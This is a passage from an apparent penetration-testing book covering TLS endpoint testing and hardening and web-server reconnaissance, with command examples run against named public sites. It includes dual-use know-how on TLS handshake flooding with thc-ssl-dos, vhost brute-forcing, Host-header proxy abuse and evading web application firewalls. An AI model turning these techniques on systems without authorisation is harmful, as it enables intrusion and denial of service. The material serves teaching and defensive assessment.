Upon updating the OpenSSL package to current within Kali Linux (e.g. *apt-get install openssl*), use the *-fallback_scsv* flag within the OpenSSL command line utility to identify TLS endpoints that permit session downgrade and TLS fallback. Example 12-10 shows the tool used to identify an insecure configuration (closing the session after providing an *inappropriate fallback* alert).

*Example 12-10. TLS fallback support testing*

```
$ openssl s_client -connect www.example.com:443 -no_tls1_2 -fallback_scsv
CONNECTED(00000003)
140735242785632:error:1407743E:SSL routines:SSL23_GET_SERVER_HELLO:tlsv1
alert inappropriate fallback:s23_clnt.c:770:
---
no peer certificate available
---
No client certificate CA names sent
---
SSL handshake has read 7 bytes and written 218 bytes
---
New, (NONE), Cipher is (NONE)
Secure Renegotiation IS NOT supported
Compression: NONE
Expansion: NONE
```

# Certificate Review

Example 12-3 earlier in this chapter demonstrated the way by which an X.509 certificate block is parsed using *openssl x509 -text -noout* from the command line in Kali Linux. Nmap also provides basic certificate information via the *ssl-cert* script, as shown in Example 12-11.

*Example 12-11. Basic TLS querying using Nmap*

```
root@kali:~# nmap --script ssl-cert -p443 www.google.com

Starting Nmap 6.46 ( http://nmap.org ) at 2014-11-24 23:56 UTC
Nmap scan report for www.google.com (74.125.230.240)
PORT    STATE SERVICE
443/tcp open  https
| ssl-cert: Subject: commonName=www.google.com/organizationName=Google
Inc/stateOrProvinceName=California/countryName=US
| Issuer: commonName=Google Internet Authority G2/organizationName=Google
Inc/countryName=US
| Public Key type: rsa
| Public Key bits: 2048
| Not valid before: 2014-11-05T12:22:42+00:00
| Not valid after:  2015-02-03T00:00:00+00:00
| MD5:   934a 1716 b92f f666 00ec e157 8f46 9d70
|_SHA-1: a989 3c56 048b 0f2c 846c 4106 9273 5a92 e98e 17ad
```

Upon reviewing Nmap scan output and the certificate block, ensure:

- The X.509 subject *common name* (CN) is correct for the service[49]
- The issuer is reputable and certificate chain valid
- RSA or DSA public key values are longer than 2048 bits
- Diffie-Hellman public parameters are longer than 2048 bits
- The certificate is valid and has not expired
- The certificate is signed using SHA-256

#### X.509 Certificates with Known Private Keys

Craig Heffner's *Little Black Box* database[50] contains over 2,000 certificates with known private keys (primarily devices manufactured by Cisco, Linksys, D-Link, Polycom, and others). Nmap has integrated checking functionality using the *ssl-known-key* script, which cross-references SHA-1 hashes of certificates against the database, as demonstrated within Example 12-12.

*Example 12-12. Using Nmap to identify endpoints with known keys*

```
root@kali:~# nmap --script ssl-known-key -p443 192.168.0.15

Starting Nmap 6.46 ( http://nmap.org ) at 2014-12-01 17:18 UTC
Nmap scan report for 192.168.0.15
PORT    STATE SERVICE
443/tcp open  https
|_ssl-known-key: Found in Little Black Box 0.1
(SHA-1: 0028 e7d4 9cfa 4aa5 984f e497 eb73 4856 0787 e496)
```

#### Certificates Generated Insecurely

If the values used during key generation lack entropy (e.g. there is a flaw within the PRNG implementation), multiple certificates may share primes, which can be attacked as described in *Mining Your Ps and Qs: Detection of Widespread Weak Keys in Network Devices*[51]. This research revealed that the RSA private keys of 2.5% of the TLS endpoints online could be compromised.

## Stress Testing TLS Endpoints

The *thc-ssl-dos*[52] utility within Kali Linux performs stress testing of TLS endpoints via concurrent handshakes and client-initiated renegotiation requests (if supported by the server). A second utility is *sslsqueeze*[53], which is more potent, and does not rely on renegotiation to flood the TLS endpoint.

[49] The *subjectAltName* extension is also used to list hostnames, as described in RFC 5280

[50] https://code.google.com/p/littleblackbox/

[51] https://factorable.net/paper.html

[52] https://www.thc.org/thc-ssl-dos/

[53] ftp://ftp.stunnel.org/sslsqueeze/

On the server side, performing cryptographic operations during handshaking consumes a comparatively large number of CPU cycles, versus the client. Depending on the server configuration, the work factor can be as high as 25 (as discussed by Vincent Bernat[54]).

The net effect is that, when exhausted, the server is unable to support new TLS sessions. If the CPU load is sufficiently saturated, other running processes may become unstable.

The *thc-ssl-dos* tool is and run with the following arguments:

```
      _____________ ___  _________
      \__    ___/   |   \ \_   ___ \
        |    | /    ~    \/    \  \/
        |    | \    Y    /\     \____
        |____|  \___|_  /  \_______  /
                     \/           \/
            http://www.thc.org
           Twitter @hackerschoice

./thc-ssl-dos [options] <ip> <port>
  -h      help
  -l <n>  Limit parallel connections [default: 400]
```

For optimal results, consider performing the test from a high-bandwidth system (such as one in colocation), and from a system with ample processing power. Laptop CPU and upstream broadband bandwidth will limit the efficacy of the attack.

Sukalp Bholpe's thesis[55] discusses TLS availability issues and countermeasures. His work describes attacks using both *thc-ssl-dos* and *sslsqueeze*, including benchmarking and analysis of system load on both the server and client side.

Mitigation strategies that limit the impact of handshake flooding include:

- Disabling support for client-initiated session renegotiation
- Use the TLS session ticket extension to minimize server-side state tracking
- Terminating TLS using dedicated acceleration hardware to reduce server load
- Configuring endpoints to limit the number of TLS handshakes per source address

## Manually Accessing TLS Services

To access TLS-wrapped services (e.g. HTTPS, IMAPS, and SMTPS), you can use Stunnel[56] to negotiate the secure connection, and then issue requests through a local TCP port (which in-turn will send the data via TLS).

Example 12-13 shows a simple *stunnel.conf* file that establishes a TLS connection to *secure.example.com* on TCP port 443, and listens for plaintext traffic on the local port 80. Upon creating this configuration file in the same directory as the executable, simply run Stunnel and connect to TCP port 80 of the local host.

*Example 12-13. A basic stunnel.conf entry*

[54] http://vincent.bernat.im/en/blog/2011-ssl-dos-mitigation.html

[55] http://www.jbisa.nl/download/?id=17683062

[56] https://www.stunnel.org

```
client=yes
verify=0
[psuedo-https]
accept  = 80
connect = secure.example.com:443
TIMEOUTclose = 0
```

Stunnel supports many options and features, including support for STARTTLS over SMTP, IMAP, and use of client certificates and credentials. The manual page[57] details these, along with practical examples.

The OpenSSL command line utility in *s_client* mode may also be used to negotiate a session via STARTTLS (over SMTP, POP3, IMAP, FTP, or XMPP), as follows:

```
root@kali:~# openssl s_client -starttls pop3 -connect mail.example.org:110
+OK POP3 mail.example.org v2003.83 server ready
QUIT
+OK Sayonara
```

# TLS Endpoint Assessment Recap

What follows is a concise list of the techniques and tactics discussed in this chapter with regard to testing exposed TLS endpoints:

Identify the TLS library and version

> Through operating system and network service fingerprinting, along with review of available Apache HTTP Server banners, attempt to identify the TLS library and version (or at least discount libraries that are not in-use). Also consider the release date of other software running on the server (e.g. SMTP or FTP software) to narrow-down particular TLS library version candidates.

Enumerate supported protocols and cipher suites

> Use the *ssl-enum-ciphers* script within Nmap to list supported protocols and ciphers. Subsequent versions of the script (within Nmap 6.48 and beyond) should also support STARTTLS, and sort cipher suites by server preference.

List supported extensions and features

> Individual TLS extensions (e.g. support for secure renegotiation, session tickets, and elliptic curves) are identified through the OpenSSL command line utility, Nmap, and SSLyze within Kali Linux.

Review the server's X.509 certificate

> Ensure that RSA and DSA public key sizes, along with the signing algorithm used, are appropriate and not weak. Also review extensions, certificate validity, and whether a reputable issuer has signed the certificate.

[57] http://www.stunnel.org/static/stunnel.html

Manually qualify vulnerabilities

Cross-reference the TLS library (and version if you can obtain it) with supported protocols, cipher suites, features, and extensions. From here, build a list of qualified protocol and implementation flaws that should be reported.

Stress test TLS endpoints

Use the *thc-ssl-dos* utility to perform stress testing if the TLS endpoint supports client-initiated renegotiation. If not, use *sslsqueeze* to assess robustness and availability.

# TLS Hardening

The following steps should be considered when hardening TLS endpoints:

- Upgrade software to current to mitigate known implementation flaws
- Disable support for SSL 3.0 to mitigate POODLE
- Disable weak bulk encryption algorithms (i.e. RC2, RC4, IDEA, 3DES, and DES)
- If available, prioritize the following cipher suites:
  - Those using ECDHE for key exchange (enabling forward secrecy)
  - Authenticated GCM ciphers for bulk encryption (e.g. AES-GCM)
- Disable support for TLS compression to mitigate CRIME
- If the Google SPDY protocol is supported, enforce version 4 or higher
- Disable support for client-initiated renegotiation
- Enforce minimum key lengths:
  - 2048-bit for RSA and other asymmetric modes (e.g. DSA)
  - 2048-bit for Diffie-Hellman parameters
  - 256-bit for ECC modes (i.e. ECDHE and ECDSA)
  - 256-bit for hash functions (e.g. SHA-256, and others)
- Avoid using large key sizes if availability is important (e.g. 4096-bit keys used within RSA for key exchange have a significant server processing overhead)
- Ensure private keys are generated, handled, and stored in a secure fashion (e.g. not world readable, or left in a user home directory)
- Use a reliable CA to sign your certificates with SHA-256

# Web Application Hardening

Web applications with HTTPS components should also consider the following:

- Serving the entire application and assets over HTTPS

- Using HSTS[58] to enforce transport security for the web application
- Disabling HTTP compression for sessions where the *Referer* field doesn't contain the name of the current site
- Rate-limiting requests containing security tokens (i.e. session tokens and CSRF tokens) that are presented a large number of times by a client, then invalidating the session, or locking the user account for a period of time
- Limiting reflection of user-supplied tokens or secrets in HTTP responses

[58] RFC 6797

# 14

# Assessing Web Servers

Web servers often require a high level of assurance due to their exposed nature. Within this chapter, I discuss the techniques and tools used to test HTTP endpoints and their enabled subsystems. Testing of web application frameworks is covered in the subsequent chapter.

Assessment and hardening of web servers, frameworks, and applications fill entire books. In this chapter, I present a concise methodology for fingerprinting, investigating, and qualifying vulnerabilities within exposed HTTP services, involving the following steps:

- Identification of proxy mechanisms
- Enumeration of virtual hosts and accessible web sites
- For each site identified:
    - Profiling the server software and available subsystems
    - Active scanning and crawling to identify useful content and functionality
    - Attacking exposed authentication mechanisms
    - Qualifying vulnerabilities in server software

Large web applications are often presented through load balancers, and so the first two steps are important. Consider Figure 14-1—a client connection is made over TLS to a load balancer that is then directed to an application server internally (via plaintext HTTP), based on the *Host* field provided.

< diagram showing client, tunnel, web server, and web application >

*Figure 14-1. Connecting to a virtual host via HTTP 1.1 and TLS*

You will often encounter one of three scenarios during testing:

- Directly accessing a single server hosting a single site
- Directly accessing a single server hosting multiple sites (virtual hosts)
- Indirectly accessing multiple application servers through a proxy

Through both active testing and passive analysis of materials received from each HTTP server endpoint, you can map and test the available web application components.

# Identifying Proxy Mechanisms

Load balancers and reverse proxies are commonplace in large environments: used to distribute and direct requests across multiple backend application servers. These systems usually support HTTP 1.1 methods (`GET`, `POST`, and `HEAD` in particular).

A straightforward way of identifying a server forwarding connections elsewhere is to provide a `HEAD` request with no *Host* field, and another with a valid field, as shown in Example 14-1 using Akamai's infrastructure.

*Example 14-1. Identifying the presence of a proxy or load balancer*

```
root@kali:~# telnet www.akamai.com 80
Trying 69.192.141.233...
Connected to e8921.dscx.akamaiedge.net.
Escape character is '^]'.
HEAD / HTTP/1.0

HTTP/1.0 400 Bad Request
Server: AkamaiGHost
Mime-Version: 1.0
Content-Type: text/html
Content-Length: 193
Expires: Tue, 12 Aug 2014 03:30:17 GMT
Date: Tue, 12 Aug 2014 03:30:17 GMT
Connection: close

Connection closed by foreign host.

root@kali:~# telnet www.akamai.com 80
Trying 69.192.141.233...
Connected to e8921.dscx.akamaiedge.net.
Escape character is '^]'.
HEAD / HTTP/1.1
Host: www.akamai.com

HTTP/1.1 200 OK
Last-Modified: Wed, 23 Jul 2014 20:10:01 GMT
ETag: "a8030-31b9-4fee1ecd01840"
Content-Type: text/html; charset=utf-8
X-EdgeConnect-Cache-Status: 1
Date: Tue, 12 Aug 2014 03:30:27 GMT
Connection: keep-alive
Set-Cookie: cm_sessionid=7e9dfea542730000538ae95328f4080043090500; path=/
```

It is possible to abuse misconfigured proxies and connect to arbitrary hosts by modifying the *Host* field within your HTTP requests. By providing an internal IP address, or a valid internal hostname, you may be able to direct a connection through the accessible web server to a non-public resource, as shown in Figure 14-2.

< diagram showing client, load balancer, and application servers >

*Figure 14-2. Abusing a misconfigured proxy*

# Enumerating Valid Hosts

Most web servers and reverse proxies parse HTTP 1.1 *Host* field values and direct requests accordingly. During a penetration test, there exist three high-level means of enumerating valid hostnames:

- The client provides a list of names used in the environment
- Open source querying through Netcraft, Google, DNS, and other channels
- Active testing of exposed web servers and applications

Open source querying is detailed in Chapter 4. The following active testing techniques may be adopted to identify further hostnames:

- Web site crawling and HTML parsing to identify hostnames
- X.509 certificate analysis to retrieve server hostname values via TLS
- Analysis of server responses to obtain the internal hostname and IP address
- Brute-force grinding of valid hostnames

Figure 14-3 shows Wikto[1] used to identify hostnames associated with the *paypal.com* domain through active crawling. Upon compiling a list of hostnames within an environment, use specific *Host* field values when testing HTTP endpoints.

< Wikto example >

*Figure 14-3. Enumerating valid hostnames with Wikto*

Active brute-force grinding of hostnames using the Metasploit *vhost_scanner* module[2] is also effective, as demonstrated in Example 14-2 against a specific HTTP endpoint. Use the *show options* command to review the parameters (allowing you to run the script against multiple IP addresses, or use non-standard ports). A larger dictionary of hostnames[3] will also yield better results.

*Example 14-2. Grinding virtual hostnames with Metasploit*

```
msf > use auxiliary/scanner/http/vhost_scanner
msf auxiliary(vhost_scanner) > set SUBDOM_LIST /usr/share/metasploit-
framework/data/wordlists/namelist.txt
SUBDOM_LIST => /usr/share/metasploit-framework/data/wordlists/namelist.txt
msf auxiliary(vhost_scanner) > set DOMAIN paypal.com
DOMAIN => paypal.com
msf auxiliary(vhost_scanner) > set RHOSTS 23.202.162.141
RHOSTS => 23.202.162.141
msf auxiliary(vhost_scanner) > run

[*] [23.202.162.141] Sending request with random domain tcsrZ.paypal.com
[*] [23.202.162.141] Sending request with random domain ZJTdm.paypal.com
[*] [23.202.162.141] Vhost found  ad.paypal.com
```

[1] https://github.com/sensepost/wikto

[2] http://www.rapid7.com/db/modules/auxiliary/scanner/http/vhost_scanner

[3] *internet_hosts.txt* within http://examples.oreilly.com/9780596006112/tools/wordlists.zip

```
[*] [23.202.162.141] Vhost found  investor.paypal.com
[*] [23.202.162.141] Vhost found  pics.paypal.com
[*] Scanned 1 of 1 hosts (100% complete)
```

# Web Server Profiling

Armed with a list of valid web sites (i.e. IP address, protocol, and host combinations) within a target environment, you can adopt manual and automated techniques to map the configuration of each HTTP endpoint.

Web server packages including Apache HTTP Server and Microsoft IIS support many modules and subsystems to provide functionality (e.g. support for applications written in particular languages, enhanced authentication mechanisms, WebDAV, and TLS, as described in Chapter 13). Some are packaged and shipped with the server software (e.g. Microsoft ASP.NET support within IIS, and *mod_cgi* within Apache HTTP Server[4]), although many require installation and configuration.

The configuration of a web server may be inferred via:

- Analysis of responses to HTTP requests
- Review of server HTTP headers returned upon requesting content
- Crawling each site and analyzing the directory structure, file names, and content

These tactics are described in the subsequent sections.

## Analyzing Server Responses

The `HEAD` method is used to retrieve a status code and HTTP headers from a web server for a given resource (essentially performing a *ping* operation). Within the headers returned, you will find details of the server software and low-level configuration. Example 14-3 demonstrates a `HEAD` request issued against the Apache Software Foundation's web server.

*Example 14-3. Issuing a HEAD request to www.apache.org*

```
root@kali:~# telnet www.apache.org 80
Trying 140.211.11.131...
Connected to www.apache.org.
Escape character is '^]'.
HEAD / HTTP/1.1
Host: www.apache.org

HTTP/1.1 200 OK
Date: Mon, 11 Aug 2014 21:34:16 GMT
Server: Apache/2.4.10 (Unix) mod_wsgi/3.5 Python/2.7.5 OpenSSL/1.0.1i
Last-Modified: Mon, 11 Aug 2014 21:10:43 GMT
ETag: "9e28-50060fce7b9a5"
Accept-Ranges: bytes
Content-Length: 40488
Vary: Accept-Encoding
```

[4] Although disabled by default in most configurations.

```
Cache-Control: max-age=3600
Expires: Mon, 11 Aug 2014 22:34:16 GMT
Connection: close
Content-Type: text/html; charset=utf-8
```

Here we learn the server is running Apache 2.4.10 on a Unix-based system, with Python support through *mod_wsgi*[5], and TLS support via OpenSSL. Through browsing the project pages for each of these subsystems, and searching NVD, you can investigate known security flaws within each package.

A Microsoft IIS 8.5 response is shown in Example 14-4. The site uses load balancers and Akamai DNS, and so you must provide a valid *Host* field to elicit a response. If a server does not support the `HEAD` method for any reason, using `GET` should return the same header values, along with the requested content.

*Example 14-4. Issuing a HEAD request to www.microsoft.com*

```
root@kali:~# telnet www.microsoft.com 80
Trying 134.170.188.84...
Connected to lb1.www.ms.akadns.net.
Escape character is '^]'.
HEAD / HTTP/1.1
Host: www.microsoft.com

HTTP/1.1 200 OK
Cache-Control: no-cache
Content-Length: 1020
Content-Type: text/html
Last-Modified: Mon, 16 Mar 2009 20:35:26 GMT
Accept-Ranges: bytes
ETag: "67991fbd76a6c91:0"
Server: Microsoft-IIS/8.5
X-Powered-By: ASP.NET
Date: Mon, 11 Aug 2014 21:47:49 GMT
```

> Even if the *Server* header returned by the web server is modified, you can easily differentiate between Apache, Microsoft IIS, and other web servers through differences in the formatting of the other fields when responding to `HEAD` and `OPTIONS` requests.

An `OPTIONS` request will often return the permitted HTTP methods for a given resource. Example 14-5 shows that the server accepts `GET`, `HEAD`, `POST`, `OPTIONS`, and `TRACE` requests for the web root (*/*).

*Example 14-5. Issuing an OPTIONS request to www.apache.org*

```
root@kali:~# telnet www.apache.org 80
Trying 192.87.106.229...
Connected to www.apache.org.
Escape character is '^]'.
OPTIONS / HTTP/1.1
Host: www.apache.org

HTTP/1.1 200 OK
```

[5] https://code.google.com/p/modwsgi/

```
Date: Mon, 11 Aug 2014 23:18:15 GMT
Server: Apache/2.4.10 (Unix) OpenSSL/1.0.1i
Allow: GET,HEAD,POST,OPTIONS,TRACE
Cache-Control: max-age=3600
Expires: Tue, 12 Aug 2014 00:18:15 GMT
Content-Length: 0
Content-Type: text/html; charset=utf-8
```

Certain methods allow for file upload or modification of content server-side. For example, upon issuing an `OPTIONS` request for a resource, you may find support for useful methods including `PUT` and `PROPPATCH` (used to upload content, alter file properties respectively, as described later in this chapter).

## HTTP Header Review

Requests for resources often result in responses that contain useful HTTP headers, as listed in Table 14-1. Example 14-6 shows how, many years ago, eBay's web servers leaked internal IP address information, along with details of the NetApp caching hardware used within the environment.

*Table 14-1. Useful headers found in server responses*

| Header | Notes |
|---|---|
| Content-Location | Can contain hostname or internal IP address details |
| Location | Used during redirect, can refer to an internal IP or hostname |
| Set-Cookie | May leak details of load balancers and other systems |
| Server | Provides details of the web server software and subsystems |
| Via | Leaks proxy or load balancer details and software |
| WWW-Authenticate | Often provides IP and hostname details through the *realm* field |
| X-Powered-By | Details the web application framework (e.g. ASP.NET) |

*Example 14-6. Obtaining useful details via HTTP headers*

```
$ telnet www.ebay.com 80
Trying 66.135.208.88...
Connected to www.ebay.com.
Escape character is '^]'.
HEAD / HTTP/1.0

HTTP/1.0 200 OK
Age: 44
Accept-Ranges: bytes
Date: Mon, 26 May 2003 16:10:00 GMT
Content-Length: 47851
Content-Type: text/html
Server: Microsoft-IIS/4.0
Content-Location: http://10.8.35.99/index.html
Last-Modified: Mon, 26 May 2003 16:01:40 GMT
ETag: "04af217a023c31:12517"
Via: 1.1 cache16 (NetCache NetApp/5.2.1R3)
```

**Cookie Analysis**

Example 14-7 shows how various cookies are set upon connecting to the eBay site. If the *Server* field is obfuscated, the format of session tokens can indicate the underlying web application framework or mechanism used to track state. Table 14-2 contains a list of session variables set as cookies by popular web application frameworks.

*Example 14-7. Cookies set by www.ebay.com*

```
root@kali:~# telnet www.ebay.com 80
Trying 66.211.181.181...
Connected to www-us.g.ebay.com.
Escape character is '^]'.
HEAD / HTTP/1.1
Host: www.ebay.com

HTTP/1.1 200 OK
Server: Apache-Coyote/1.1
X-EBAY-C-REQUEST-ID: ri=UEmxEGo3QxU%3D,rci=aZT3qkCjSMc%3D
RlogId: t6e%60cckjkb9%3Feog4d71f%2Bf%3A01%29pqtfwpu%29sm%7E%29fgg%7E-fij-
14c9599b4b7-0xb7
X-Frame-Options: SAMEORIGIN
Set-Cookie: JSESSIONID=E334D5611CD2EA1167652C979D805396; Path=/; HttpOnly
X-Frame-Options: SAMEORIGIN
Set-Cookie: ebay=%5Esbf%3D%23%5E;Domain=.ebay.com;Path=/
Set-Cookie:
dp1=bu1p/QEBfX0BAX19AQA**5705736c^bl/GB58e6a6ec^;Domain=.ebay.com;Expires=Thu, 06-
Apr-2017 20:37:00 GMT;Path=/
Set-Cookie:
s=CgAD4ACBVJZFsOTU5OWI0OWQxNGMwYTYyNjI0NjhhMWFlZmZmZmVjODB19VmI;Domain=.ebay.com;Pa
th=/; HttpOnly
Set-Cookie:
nonsession=CgADLAAFVJEb0MQDKACBeikFsOTU5OWI0OWQxNGMwYTYyNjI0NjhhMWFlZmZmZmVjODCD8NF
o;Domain=.ebay.com;Expires=Wed, 06-Apr-2016 20:37:00 GMT;Path=/
Content-Type: text/html;charset=utf-8
Content-Language: en-US
Content-Length: 0
Date: Tue, 07 Apr 2015 20:37:00 GMT
```

*Table 14-2. Common application framework session variables*

| Session variable name | Application framework |
|---|---|
| `ASPSESSIONID` | Microsoft ASP |
| `ASP.NET_SessionId` | Microsoft ASP.NET |
| `CFID`<br>`CFGLOBALS`<br>`CFTOKEN` | Adobe ColdFusion |
| `JROUTE`<br>`gx_session_id_` | Sun Java System Application Server |
| `JSERVSESSION`<br>`JServSessionIdRoot` | Apache JServ |
| `JSESSIONID` | Various J2EE application servers, including Apache Tomcat, IBM WebSphere Application Server, and Jetty |
| `NSES40SESSION` | Netscape Enterprise Server |

| Session variable name | Application framework |
|---|---|
| PHPSESSID | PHP |
| sesessionid | IBM WebSphere Application Server |
| Ltpatoken | IBM WebSphere Application Server (5.1 and earlier) |
| Ltpatoken2 | IBM WebSphere Application Server (5.1.1 and later) |
| SESSION_ID | IBM Net.Commerce |
| _sn | Oracle Siebel CRM |
| WebLogicSession | Oracle WebLogic Server |

Further analysis of `JSESSIONID` values is required to infer the particular J2EE application server. Three samples of each format are presented in Table 14-3, along with the respective application server.

*Table 14-3. JSESSIONID formats used by application servers*

| Sample | Application server |
|---|---|
| hb0u8p5y01<br>1239865610<br>bx7tef6nn1 | Apache Tomcat 3 and earlier |
| BE61490F5D872A14112A01364D085D0C<br>3DADE32A11C791AE27821007F0442911<br>9991AF687A2A3111F82FD35D11235DEE | Apache Tomcat 4 and later |
| a8_9DJBlfsEf<br>bDjukMDZY_Ie<br>aILiXH-UtOU4 | Coucho Resin 3.0.20 and earlier |
| abcwdP5VYNf9H760bVLlr<br>abc_o1VoG-WsWcQJoQXgr<br>abcIW5kKxgehocPVtO8or | Coucho Resin 3.0.21 and later |
| 0000gcK8-ZwJtCu81XdUCi-a1dM:10ikrbhip<br>0000I87fbjjRbC2Ya5GrxQ2DmOC:-1<br>0001IWuUT_zhR-gFYB-pOAk75Q5:v544d031 | IBM WebSphere Application Server |
| 8025e3c8e2fb506d7879460aaac2<br>b851ffa62f7da5027b609871373e<br>6ad8360e0d1af303293f26d98e2a | Sun Java System Application Server |

## Crawling and Investigation of Content

Example 14-8 shows how you may use *wget* to scrape the target site. The process creates a mirror of the content on the local disk. The *tree* utility can be used to show the directory structure, as demonstrated by Example 14-9.

*Example 14-8. Scraping a web site using GNU Wget*

```
root@kali:~# wget -r -m -nv http://www.example.org/
02:27:54 URL:http://www.example.org/ [3558] -> "www.example.org/index.html" [1]
02:27:54 URL:http://www.example.org/index.jsp?page=falls.shtml [1124] ->
"www.example.org/index.jsp?page=falls.shtml" [1]
02:27:54 URL:http://www.example.org/images/falls.jpg [81279/81279] ->
"www.example.org/images/falls.jpg" [1]
```

```
02:27:54 URL:http://www.example.org/images/yf_thumb.jpg [4312/4312] ->
"www.example.org/images/yf_thumb.jpg" [1]
02:27:54 URL:http://www.example.org/index.jsp?page=tahoe1.shtml [1183] ->
"www.example.org/index.jsp?page=tahoe1.shtml" [1]
02:27:54 URL:http://www.example.org/images/tahoe1.jpg [36580/36580] ->
"www.example.org/images/tahoe1.jpg" [1]
02:27:54 URL:http://www.example.org/images/th_thumb.jpg [6912/6912] ->
"www.example.org/images/th_thumb.jpg" [1]
02:27:54 URL:http://www.example.org/index.jsp?page=montrey.shtml [1160] ->
"www.example.org/index.jsp?page=montrey.shtml" [1]
02:27:54 URL:http://www.example.org/images/montrey.jpg [81178/81178] ->
"www.example.org/images/montrey.jpg" [1]
02:27:54 URL:http://www.example.org/images/mn_thumb.jpg [7891/7891] ->
"www.example.org/images/mn_thumb.jpg" [1]
02:27:54 URL:http://www.example.org/index.jsp?page=flower.shtml [1159] ->
"www.example.org/index.jsp?page=flower.shtml" [1]
02:27:55 URL:http://www.example.org/images/flower.jpg [86436/86436] ->
"www.example.org/images/flower.jpg" [1]
02:27:55 URL:http://www.example.org/images/fl_thumb.jpg [8468/8468] ->
"www.example.org/images/fl_thumb.jpg" [1]
02:27:55 URL:http://www.example.org/catalog/ [1031] ->
"www.example.org/catalog/index.html" [1]
02:27:55 URL:http://www.example.org/catalog/catalog.jsp?id=0 [1282] ->
"www.example.org/catalog/catalog.jsp?id=0" [1]
02:27:55 URL:http://www.example.org/guestbook/guestbook.html [1343] ->
"www.example.org/guestbook/guestbook.html" [1]
02:27:55 URL:http://www.example.org/guestbook/addguest.html [1302] ->
"www.example.org/guestbook/addguest.html" [1]
02:28:00 URL:http://www.example.org/catalog/print.jsp [446] ->
"www.example.org/catalog/print.jsp" [1]
02:28:00 URL:http://www.example.org/catalog/catalog.jsp?id=1 [1274] ->
"www.example.org/catalog/catalog.jsp?id=1" [1]
02:28:00 URL:http://www.example.org/catalog/catalog.jsp?id=2 [1281] ->
"www.example.org/catalog/catalog.jsp?id=2" [1]
02:28:00 URL:http://www.example.org/catalog/catalog.jsp?id=3 [1282] ->
"www.example.org/catalog/catalog.jsp?id=3" [1]
```

To force *wget* to use a particular destination IP address for the hostname you are providing (e.g. using a specific proxy address, or a name that doesn't resolve publicly), use the */etc/hosts* file within Kali Linux to hardcode the name to a particular IP address.

*Example 14-9. Using tree to review the scraped content*

```
root@kali:~# tree
.
`-- www.example.org
    |-- catalog
    |   |-- catalog.jsp?id=0
    |   |-- catalog.jsp?id=1
    |   |-- catalog.jsp?id=2
    |   |-- catalog.jsp?id=3
    |   |-- index.html
    |   `-- print.jsp
    |-- guestbook
    |   |-- addguest.html
    |   `-- guestbook.html
    |-- images
```

```
|   |-- falls.jpg
|   |-- fl_thumb.jpg
|   |-- flower.jpg
|   |-- mn_thumb.jpg
|   |-- montrey.jpg
|   |-- tahoe1.jpg
|   |-- th_thumb.jpg
|   `-- yf_thumb.jpg
|-- index.jsp?page=falls.shtml
|-- index.jsp?page=flower.shtml
|-- index.jsp?page=montrey.shtml
|-- index.jsp?page=tahoe1.shtml
`-- index.html
```

Upon manually browsing a site or scraping it via *wget*, you can identify the server-side technologies through the file extensions seen. Table 14-4 lists certain file extensions with the relative application server components.

*Table 14-4. File extensions and associated platforms*

| **Extension(s)** | **Technology** | **Server platform** |
|---|---|---|
| ASA, ASP, CDR, CEX, INC, ASAX, ASCX, ASHX, ASMX, ASPX, AXD, CONFIG, CS, CSPROJ, LICX, REM, RESOURCES, RESX, SOAP, VB, VBPROJ, VSDISCO, WEBINFO | Microsoft ASP / ASP.NET | Microsoft IIS |
| CFM, CFML | Adobe ColdFusion | Most commonly associated with Microsoft IIS, but can run on other platforms |
| DLL | Microsoft compiled code | Microsoft IIS and other Windows-based web servers, including Apache HTTP Server |
| DO, D2W | IBM WebSphere | IBM WebSphere Application Server |
| JSP | *Java Server Pages* (JSP) | J2EE application servers (e.g. Apache Tomcat, IBM WebSphere Application Server, and Jetty) |
| NSF, NTF | IBM Lotus Domino | IBM Lotus Domino |
| PHP, PHP3, PHP4, PHP5 | PHP | Often Apache HTTP Server, but can run on a variety of Unix-based and Windows platforms |
| PL, PHTML, PM | Perl | |
| PY, PYC, PYD, | Python | Multiple platforms |

| Extension(s) | Technology | Server platform |
|---|---|---|
| PYO | | |
| RB | Ruby | Multiple platforms |
| WOA | Apple WebObjects | Apple OS X Server |

**Parsing HTML**

Manually review the content to identify useful data. Example 14-10 shows how *grep* may be used to identify hidden fields within the HTML and uncover content (i.e. *cart.ini*). Table 14-5 lists other useful search patterns that can be adopted.

*Example 14-10. Using grep to expose hidden form fields*

```
root@kali:~# cd www.example.org
root@kali:~# grep –r –i 'type=hidden' *
index.jsp?page=falls.shtml:<INPUT TYPE=HIDDEN NAME=_CONFFILE VALUE="cart.ini">
index.jsp?page=falls.shtml:<INPUT TYPE=HIDDEN NAME=_ACTION VALUE="ADD">
index.jsp?page=falls.shtml:<INPUT TYPE=HIDDEN NAME=_PCODE VALUE="88-001">
```

*Table 14-5. Useful grep search patterns*

| HTML element | Pattern | Syntax |
|---|---|---|
| JavaScript | `<SCRIPT` | `grep –r –i '<script' *` |
| Email addresses | `@` | `grep –r '@' *` |
| Hidden form fields | `TYPE=HIDDEN` | `grep –r –i 'type=hidden' *` |
| HTML comments | `<!-- -->` | `grep –r '<!--' *` |
| Hyperlinks | `HREF, ACTION` | `grep –r –i 'href=\|action=' *` |
| Metadata | `<META` | `grep –r –i '<meta' *` |

# Active Scanning

Upon performing manual investigation, you should have compiled a list of valid HTTP and HTTPS endpoints, associated virtual hosts, and high-level details of applications and URL paths of interest. Active scanning should then be undertaken to:

- Identify web application firewall (WAF) mechanisms
- Fingerprint web server and web application framework software
- Expose potentially useful content and functionality

Within Kali Linux, a number of utilities can be used to undertake these tasks, as described in the subsequent sections. Feature rich vulnerability scanners (e.g. Nessus and Rapid7 Nexpose) also perform many of these tests.

## WAF Detection

Demonstrated by Example 14-11, the *wafw00f*[6] utility within Kali Linux can be used to identify and fingerprint WAFs and load balancers. The presence of security mechanisms in-turn requires obfuscation of attack traffic (e.g. cross-site scripting and command injection) to avoid detection.

*Example 14-11. Web application firewall detection via wafw00f*

```
root@kali:~# wafw00f http://www.paypal.com

                                ^    ^
      _   __  _   ____ _   __  _   _   ____
     ///7/ /.' \ / __////7/ /,' \ ,' \ / __/
    | V V // o // _/ | V V // 0 // 0 // _/
    |_n_,'/_n_//_/   |_n_,' \_,' \_,'/_/
                               <
                                ...'

    WAFW00F - Web Application Firewall Detection Tool

    By Sandro Gauci && Wendel G. Henrique

Checking http://www.paypal.com
The site http://www.paypal.com is behind a Imperva
Number of requests: 10
```

> Along with obfuscation of attack traffic, a popular WAF avoidance tactic is to route HTTP requests around the security mechanism. Iteratively modify your local */etc/hosts* file and run the *wafw00f* script against each HTTP and HTTPS endpoint that allows you to connect to the target host, and evaluate the output to identify routes which bypass the WAF.

